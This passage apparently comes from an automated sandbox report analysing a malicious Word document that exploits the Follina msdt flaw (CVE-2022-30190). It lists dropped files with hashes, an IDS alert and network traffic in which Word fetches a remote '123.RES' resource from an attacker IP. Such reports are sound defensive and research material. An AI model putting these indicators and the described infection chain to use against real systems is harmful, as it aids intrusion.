Preview:	.pratesh...p.r.a.t.e.s.h.........#k.../..........T.......6C......'k...0...^.j@..jT..j`..jDB.jZR.j[k...1..........H...

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators

Category:	dropped
Size (bytes):	20
Entropy (8bit):	2.8954618442383215
Encrypted:	false
SSDEEP:	3:QVNliGn:Q9rn
MD5:	C4F79900719F08A6F11287E3C7991493
SHA1:	754325A769BE6ECCC664002CD8F6BDB0D0B8CA4D
SHA-256:	625CA96CCA65A363CC76429804FF47520B103D2044BA559B11EB02AB7B4D79A8
SHA-512:	0F3C498BC7680B4C9167F790CC0BE6C889354AF703ABF0547F87B78FEB0BAA9F5220691DF511192B36AD9F3F69E547E6D382833E6BC25CDB4CD2191920970C5
Malicious:	false
Preview:	..p.r.a.t.e.s.h.....

C:\Users\user\Desktop\~$doc782.docx

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	3.039103887420846
Encrypted:	false
SSDEEP:	3:Rl/Zd0ittlqKCxPPGdbxrPuW/qPUVq:RtZaigTPGZgW/q0q
MD5:	DE9AD1CB34B9BEEDE78CB381CC573070
SHA1:	BC4E47C54B28A8D1F9BE0FDBF32D2904923A1835
SHA-256:	711F0F0DFD92AC6ECE1EE5E7395FD0C19C19C20827626DD9B5D69900C7D5877C
SHA-512:	C136D5A08132BF9E1D7705498F2056948873F7D7914C73FE31983B7C66DBEB23850321D11D21CD5E1399D3C4ED937388BD0A5674BC0E016504F16587D9720BFF
Malicious:	**true**
Preview:	.pratesh.....p.r.a.t.e.s.h.....#k.../.....T.....6C.....'k...0...^.j@..jT..j`..jDB.jZR.j[k...1.....H...

C:\Windows\Temp\SDIAG_301dfb23-3df4-4f23-8ed0-e1654355ec0c\DiagPackage.diagpkg

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	24702
Entropy (8bit):	4.37978533849437
Encrypted:	false
SSDEEP:	96:fO3MDP8m2xaqade1tXv8v/XPSwTkal+7lOaNeHdXQZvczyJuz4UnPz0Kuz+NGTEP:O5NzuCWNaEcU8mjapMVOHW
MD5:	191959B4C3F91BE170B30BF5D1BC2965
SHA1:	1891E3CB588516B94FDC53794DA4DF5469A4C6D0
SHA-256:	8EC3A8F67BAF1E4658FC772F9F35230CA1B0318DDAF7A4C84789A329B6F7F047
SHA-512:	092CC417FBFE7F6E02A60FF169209D7B60362B585CBF92521BFC71C0B378D978DFB9265A3E48C630CE6ABAB263711D71F3917FFAF51B6FD449CFC394E9D8C3A 9
Malicious:	false
Preview:	<dcmPS:DiagnosticPackage SchemaVersion="1.0" Localized="true" xmlns:dcmPS="http://www.microsoft.com/schemas/dcm/package/2007" xmlns:dcmRS="http://www.microsoft.com/schemas/dcm/resource/2007">.. <DiagnosticIdentification>.. <ID>PCW</ID>.. <Version>3.0</Version>.. </DiagnosticIdentification>.. <DisplayInformation>.. <Parameters/>.. <Name>@diagpackage.dll,-1</Name>.. <Description>@diagpackage.dll,-2</Description>.. </DisplayInformation>.. <PrivacyLink>https://go.microsoft.com/fwlink/?LinkId=534597</PrivacyLink>.. <PowerShellVersion>2.0</PowerShellVersion>.. <SupportedOSVersion clientSupported="true" serverSupported="true">6.1</SupportedOSVersion>.. <Troubleshooter>.. <Script>.. <Parameters/>.. <ProcessArchitecture>Any</ProcessArchitecture>.. <RequiresElevation>false</RequiresElevation>.. <RequiresInteractivity>true</RequiresInteractivity>.. <FileName>TS_ProgramCompatibilityWizard.ps1</FileName>.. <ExtensionPoint/>.. </Script>..

C:\Windows\Temp\SDIAG_301dfb23-3df4-4f23-8ed0-e1654355ec0c\DiagPackage.dll

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	66560
Entropy (8bit):	6.926109943059805
Encrypted:	false
SSDEEP:	1536:ytBGLADXf3iFGQ+/ReBQBJJgUKZgyxMBGb:ytBGcDXvKoRqKuxgyx
MD5:	6E492FFAD7267DC380363269072DC63F
SHA1:	3281F69F93D181ADEE35BC9AD93B8E1F1BBF7ED3
SHA-256:	456AE5D9C48A1909EE8093E5B2FAD5952987D17A0B79AAE4FFF29EB684F938A8
SHA-512:	422E2A7B83250276B648510EA075645E0E297EF418564DDA3E8565882DBBCCB8C42976FDA9FCDA07A25F0F04A142E43ECB06437A7A14B5D5D994348526123E4

Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.PE..d....J_A....." ....K....`..... ..`.....8.....rdata.....@. .@.rsrc...`.... .....@..@.....J_A.....T...8...8.....J_A.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#.....rsrc$02.... .....;A.(.j..x..)V...Zl4..w .E..J_A..... .....

C:\Windows\Temp\SDIAG_301dfb23-3df4-4f23-8ed0-e1654355ec0c\RS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	50242
Entropy (8bit):	4.932919499511673
Encrypted:	false
SSDEEP:	384:/wugEs5GhrQzYjGBHvPbD9FZahXuDzsP6qqF8DdEakDiqeXacgcRjdhGPtQMHQF4:/c5AMHvDDf2VE+quAiMw4
MD5:	EDF1259CD24332F49B86454BA6F01EAB
SHA1:	7F5AA05727B89955B692014C2000ED516F65D81E
SHA-256:	AB41C00808ADAD9CB3D76405A9E0AEE99FB6E654A8BF38DF5ABD0D161716DC27
SHA-512:	A6762849FEDD98F274CA32EB14EC918FDBE278A332FDA170ED6D63D4C86161F2208612EB180105F238893A2D2B107228A3E7B12E75E55FDE96609C69C896EBA
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#This is passed from the troubleshooter via 'Add-DiagRootCause'..PARAM($targetPath, $appNam e)....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008..#rfink - 01 Sept 2008 - rewrite to support dynamic choices....#set-psdebug -strict -trace 0....#change H KLM\Software\Windows NT\CurrentVersion\AppCompatFlags\CompatTS EnableTracing(DWORD) to 1..#if you want to enable tracing..$SpewTraceToDesktop = $false ....Import-LocalizedData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....#Compatibility modes..$CompatibilityModes = new-Object System.Co llections.Hashtable..$CompatibilityModes.Add("Version_WIN8RTM", "WIN8RTM")..$CompatibilityModes.Add("Version_WIN7RTM", "WIN7RTM")..$CompatibilityModes .Add("Version_WINVISTA2", "VISTASP2")..$CompatibilityModes.Add("Version_WINXP3", "WINXPSP3")..$CompatibilityModes.Add("Version_MSIAUTO", "MSIAUTO")..$ CompatibilityModes.Add("Version_UNKNOWN", "WINXPSP3")..$Comp

C:\Windows\Temp\SDIAG_301dfb23-3df4-4f23-8ed0-e1654355ec0c\TS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	16946
Entropy (8bit):	4.860026903688885
Encrypted:	false
SSDEEP:	384:3FptgXhu9IOM7BTDLwU7GHf7FajKFzB9Ww:Ghu9I9dQYWB9Ww
MD5:	2C245DE268793272C235165679BF2A22
SHA1:	5F31F80468F992B84E491C9AC752F7AC286E3175
SHA-256:	4A6E9F400C72ABC5B00D8B67EA36C06E3BC43BA9468FE748AEBD704947BA66A0
SHA-512:	AAECB935C9B4C27021977F211441FF76C71BA9740035EC439E9477AE707109CA5247EA776E2E65159DCC500B0B4324F3733E1DFB05CEF10A39BB11776F74F03C
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#TS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....$ShortcutListing = New-Object Sy stem.Collections.Hashtable..$ExeListing = New-Object System.Collections.ArrayList..$CombinedListing = New-Object System.Collections.ArrayList....Import-Localize dData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....# Block PCW on unsupported SKUs..$BlockedSKUs = @(178)..[Int32]$OSSKU = (Get-WmiObject -Class "Win32_OperatingSystem").OperatingSystemSKU..if ($BlockedSKUs.Contains($OSSKU))..{.. return..}....$typeDefinition = @"....using System;..using System.IO;..using System.Runtime.InteropServices;..using System.Text;..using System.Collections;....public class Utility..{.. public static string GetStartMenuPath().. {.. return Environment.GetFolderPath(Environment.SpecialFolder.StartMenu);.. }.... public static string GetAllUsersStartMenuPath().. {.. return Pa th.Combine(Environ

C:\Windows\Temp\SDIAG_301dfb23-3df4-4f23-8ed0-e1654355ec0c\VF_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	453
Entropy (8bit):	4.983419443697541
Encrypted:	false
SSDEEP:	12:QcM3BFN+dxmVdyKVCkLZI4S2xhzoJNIDER5lI02xzS4svc3uVr:Qb3DQbeCklTxhzoJUoS02tCr
MD5:	60A20CE28D05E3F9703899DF58F17C07
SHA1:	98630ABC4B46C3F9BD6AF6F1D0736F2B82551CA9
SHA-256:	B71BC60C5707337F4D4B42BA2B3D7BCD2BA46399D361E948B9C2E8BC15636DA2
SHA-512:	2B2331B2DD28FB0BBF95DC8C6CA7E40AA56D4416C269E8F1765F14585A6B5722C689BCEBA9699DFD7D97903EF56A7A535E88EAE01DFCC493CEABB69856FFF 9AA

Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#if this environment variable is set, we say that we don't detect the problem anymore so it will..#show as fixed in the final screen..PARAM($appName)....$detected = $true..if ($Env:AppFixed -eq $true)..{.. $detected = $false ..}....Update-DiagRootCause -id "RC_IncompatibleApplication" -iid $appName -Detected $detected....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....

C:\Windows\Temp\SDIAG_301dfb23-3df4-4f23-8ed0-e1654355ec0c\en-US\CL_LocalizationData.psd1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	6650
Entropy (8bit):	3.6751460885012333
Encrypted:	false
SSDEEP:	96:q39pB3hpieJGhn8n/y7+aqwcQoXQZWx+cWUcYpy7I6D1RUh5EEjQB5dm:q39pRhp6Sy6wZifVEtjjFm
MD5:	E877AD0545EB0ABA64ED80B576BB67F6
SHA1:	4D200348AD4CA28B5EFED544D38F4EC35BFB1204
SHA-256:	8CAC8E1DA28E288BF9DB07B2A5BDE294122C8D2A95EA460C757AE5BAA2A05F27
SHA-512:	6055EC9A2306D9AA2F522495F736FBF4C3EB4078AD1F56A6224FF42EF525C54FF645337D2525C27F3192332FF56DDD5657C1384846678B343B2BFA68BD478A70
Malicious:	false
Preview:	..#. .L.o.c.a.l.i.z.e.d...0.4./.1.1./.2.0.1.8. .0.2.:.0.5. .P.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....#. .L.o.c.a.l.i.z.e.d...0.1./.0.4./.2.0.1.3. .1.1.:.3.2. .A.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....C.o.n.v.e.r.t.F.r.o.m.-.S.t.r.i.n.g.D.a.t.a. .@.'.....#.#.#.P.S.L.O.C... ..P.r.o.g.r.a.m._.C.h.o.i.c.e._.N.O.T.L.I.S.T.E.D.=.N.o.t. .L.i.s.t.e.d.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.D.E.F.A.U.L.T.=.N.o.n.e.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.8.R.T.M.=. W.i.n.d.o.w.s. .8.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.7.R.T.M.=.W.i.n.d.o.w.s. .7.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.V.I.S.T.A.2.=.W.i.n.d.o.w.s. .V.i.s.t.a. .(.S.e.r.v.i.c.e. .P.a.c.k. .2.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.X.P.S.P.3.=.W.i.n.d.o.w.s. .X.P. .(.S.e.r.v.i.c.e. .P.a.c.k. .3.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.M.S.I.A.U.T.O.=.S.k.i.p. .V.e.r.s.i.o.n. .C.h.e.c.k.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.U.N.

C:\Windows\Temp\SDIAG_301dfb23-3df4-4f23-8ed0-e1654355ec0c\en-US\DiagPackage.dll.mui

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	10752
Entropy (8bit):	3.517898352371806
Encrypted:	false
SSDEEP:	96:Gmw56QoV8m7t/C7eGu7tCuKFtrHQcoC1dIO4Pktmg5CuxbEWgdv0WwF:WAQovu548tmirAWu8Wm
MD5:	CC3C335D4BBA3D39E46A555473DBF0B8
SHA1:	92ADCDF1210D0115DB93D6385CFD109301DEAA96
SHA-256:	330A1D9ADF3C0D651BDD4C0B272BF2C7F33A5AF012DEEE8D389855D557C4D5FD
SHA-512:	49CBF166122D13EEEA2BF2E5F557AA8696B859AEA7F79162463982BBF43499D98821C3C2664807EDED0A250D9176955FB5B1B39A79CDF9C793431020B682ED12
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.....PE..L.....!.. .....(.....P.....@..... ...$.....8.....rdata..... .....@..@.rsrc....0... ...&.....@..@.....E.....T...8...8.....E.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#..0!...rsrc$02.... .....OV....,+.(,..vA..@..E..... .....

C:\Windows\Temp\SDIAG_301dfb23-3df4-4f23-8ed0-e1654355ec0c\result\results.xsl

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	48956
Entropy (8bit):	5.103589775370961
Encrypted:	false
SSDEEP:	768:hUeTHmb0+tk+Ci10ycNV6OW9a+KDoVxrVF+bBH0t9mYNJ7u2+d:hUcHXDY10tNV6OW9abDoVxrVF+bBH0tO
MD5:	310E1DA2344BA6CA96666FB639840EA9
SHA1:	E8694EDF9EE68782AA1DE05470B884CC1A0E1DED
SHA-256:	67401342192BABC27E62D4C1E0940409CC3F2BD28F77399E71D245EAE8D3F63C
SHA-512:	62AB361FFEA1F0B6FF1CC76C74B8E20C2499D72F3EB0C010D47DBA7E6D723F9948DBA3397EA26241A1A995CFFCE2A68CD0AAA1BB8D917DD8F4C8F3729FA6D 244
Malicious:	false

Preview:	<?xml version="1.0"?>..<?Copyright (c) Microsoft Corporation. All rights reserved.?>..<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" xmlns:ms="urn:microsoft-performance" exclude-result-prefixes="msxsl" version="1.0">...<xsl:output method="html" indent="yes" standalone="yes" encoding="UTF-16"/>...<xsl:template name="localization">....<_locDefinition>.....<_locDefault _loc="locNone"/>.....<_locTag _loc="locData">String</_locTag>.....<_locTag _loc="locData">Font</_locTag>.....<_locTag _loc="locData">Mirror</_locTag>....</_locDefinition>...</xsl:template>... ********** Images ********** -->...<xsl:variable name="images">....<Image id="check">res://sdiageng.dll/check.png</Image>....<Image id="error">res://sdiageng.dll/error.png</Image>....<Image id="info">res://sdiageng.dll/info.png</Image>....<Image id="warning">res://sdiageng.dll/warning.png</Image>....<Image id="expand">res://sdiageng.dll/expand.png</Image>....<Image id="

Static File Info

General

File type:	Microsoft OOXML
Entropy (8bit):	7.869060797789825
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	doc782.docx
File size:	10144
MD5:	e7015438268464cedad98b1544d643ad
SHA1:	03ef0e06d678a07f0413d95f0deb8968190e4f6b
SHA256:	d20120cc046cef3c3f0292c6cbc406fcf2a714aa8e048c9188f1184e4bb16c93
SHA512:	d134d87c28acb758b897a287a9f6ce86776f384f43ee963f52b40e173b6bfcd9dc76e5f64b9a40b93d3bf2a5b988f842c27c90611a8b4408abd9e197191e4aad
SSDEEP:	192:s5VReDWRPj8Iugw1Blb8VPkf+CFk4v1Y2VveFLC9FJ9Q7dlpN2:snPj8I10lD9+2Vvx9qlpN2
TLSH:	A3228E3ADA5508B5CAD2A275E0AC0B2AD30C42BBB73BE9CB65C653E402C85DB0F5530C
File Content Preview:	PK.....k.T...L....'.....[Content_Types].xml...n.0.E....m.NR....,.X...~...`.I.....C .....I....sg..'.m..kp^...Q4d...H..1.X...,. (.....x6..L.;.>.b.c.!...}.A!|d,h.....i.....K,....;....1.R.M'O..U....^WF.....Ub....6W.@.....(aM..r..3e....?J(#....7..S...p

File Icon

Icon Hash:	74fcd0d2d6d6d0cc

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
185.234.247.119192.168.2.2280491712036726 06/07/22-19:44:37.058628	TCP	2036726	ET EXPLOIT Possible Microsoft Support Diagnostic Tool Exploitation Inbound (CVE-2022-30190)	80	49171	185.234.247.119	192.168.2.22

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 7, 2022 19:50:11.678486109 CEST	49744	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:11.706741095 CEST	80	49744	185.234.247.119	192.168.2.5
Jun 7, 2022 19:50:11.707032919 CEST	49744	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:11.720185995 CEST	49744	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:11.748521090 CEST	80	49744	185.234.247.119	192.168.2.5
Jun 7, 2022 19:50:11.748681068 CEST	80	49744	185.234.247.119	192.168.2.5
Jun 7, 2022 19:50:11.868760109 CEST	49744	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:11.900027037 CEST	80	49744	185.234.247.119	192.168.2.5
Jun 7, 2022 19:50:12.080867052 CEST	49744	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:14.981090069 CEST	49744	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:15.009474993 CEST	80	49744	185.234.247.119	192.168.2.5
Jun 7, 2022 19:50:15.062145948 CEST	49763	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:15.081763029 CEST	49744	80	192.168.2.5	185.234.247.119

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 7, 2022 19:50:15.090497017 CEST	80	49763	185.234.247.119	192.168.2.5
Jun 7, 2022 19:50:15.090615988 CEST	49763	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:15.090852022 CEST	49763	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:15.118818998 CEST	80	49763	185.234.247.119	192.168.2.5
Jun 7, 2022 19:50:15.119044065 CEST	80	49763	185.234.247.119	192.168.2.5
Jun 7, 2022 19:50:15.119088888 CEST	80	49763	185.234.247.119	192.168.2.5
Jun 7, 2022 19:50:15.119126081 CEST	80	49763	185.234.247.119	192.168.2.5
Jun 7, 2022 19:50:15.119158983 CEST	49763	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:15.119165897 CEST	80	49763	185.234.247.119	192.168.2.5
Jun 7, 2022 19:50:15.119193077 CEST	49763	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:15.119196892 CEST	49763	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:15.119206905 CEST	80	49763	185.234.247.119	192.168.2.5
Jun 7, 2022 19:50:15.119216919 CEST	49763	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:15.119255066 CEST	49763	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:15.351569891 CEST	49763	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:15.383161068 CEST	80	49763	185.234.247.119	192.168.2.5
Jun 7, 2022 19:50:15.383297920 CEST	49763	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:15.592542887 CEST	49763	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:15.620670080 CEST	80	49763	185.234.247.119	192.168.2.5
Jun 7, 2022 19:50:15.620789051 CEST	49763	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:15.701190948 CEST	49744	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:15.729496002 CEST	80	49744	185.234.247.119	192.168.2.5
Jun 7, 2022 19:50:15.765372038 CEST	49744	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:15.793732882 CEST	80	49744	185.234.247.119	192.168.2.5
Jun 7, 2022 19:50:15.807533026 CEST	49763	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:15.836622953 CEST	80	49763	185.234.247.119	192.168.2.5
Jun 7, 2022 19:50:15.836743116 CEST	49763	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:15.843090057 CEST	49763	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:15.871623039 CEST	80	49763	185.234.247.119	192.168.2.5
Jun 7, 2022 19:50:15.871742010 CEST	49763	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:15.893604040 CEST	49744	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:16.061703920 CEST	49763	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:16.090388060 CEST	80	49763	185.234.247.119	192.168.2.5
Jun 7, 2022 19:50:16.090501070 CEST	49763	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:18.555954933 CEST	49763	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:50:18.584733009 CEST	80	49763	185.234.247.119	192.168.2.5
Jun 7, 2022 19:50:18.584845066 CEST	49763	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:51:20.797236919 CEST	80	49744	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:20.797388077 CEST	49744	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:51:20.797696114 CEST	49744	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:51:20.825763941 CEST	80	49744	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:23.583709002 CEST	80	49763	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:23.583813906 CEST	49763	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:51:26.241899014 CEST	49865	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:51:26.270068884 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.270190001 CEST	49865	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:51:26.283952951 CEST	49865	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:51:26.314517975 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.452574015 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.452677011 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.452698946 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.452717066 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.452734947 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.452752113 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.452755928 CEST	49865	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:51:26.452764988 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.452784061 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.452789068 CEST	49865	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:51:26.452800035 CEST	80	49865	185.234.247.119	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 7, 2022 19:51:26.452855110 CEST	49865	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:51:26.480300903 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.480334044 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.480350971 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.480364084 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.480380058 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.480396032 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.480412006 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.480417013 CEST	49865	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:51:26.480441093 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.480446100 CEST	49865	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:51:26.480458021 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.480494976 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.480514050 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.480530977 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.480539083 CEST	49865	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:51:26.480545998 CEST	49865	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:51:26.480547905 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.480560064 CEST	49865	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:51:26.480565071 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.480583906 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.480596066 CEST	49865	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:51:26.480602026 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.480616093 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.480638027 CEST	49865	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:51:26.480659962 CEST	49865	80	192.168.2.5	185.234.247.119
Jun 7, 2022 19:51:26.484757900 CEST	80	49865	185.234.247.119	192.168.2.5
Jun 7, 2022 19:51:26.484778881 CEST	80	49865	185.234.247.119	192.168.2.5

HTTP Request Dependency Graph

- 185.234.247.119

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49744	185.234.247.119	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 19:50:11.720185995 CEST	472	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 185.234.247.119
Jun 7, 2022 19:50:11.748681068 CEST	473	IN	HTTP/1.1 405 Not Allowed Server: nginx Date: Tue, 07 Jun 2022 17:50:11 GMT Content-Type: text/html Content-Length: 150 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> nginx </body></html>

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 19:50:11.868760109 CEST	483	OUT	HEAD /123.RES HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: 185.234.247.119
Jun 7, 2022 19:50:11.900027037 CEST	483	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 17:50:11 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes
Jun 7, 2022 19:50:14.981090069 CEST	937	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 185.234.247.119
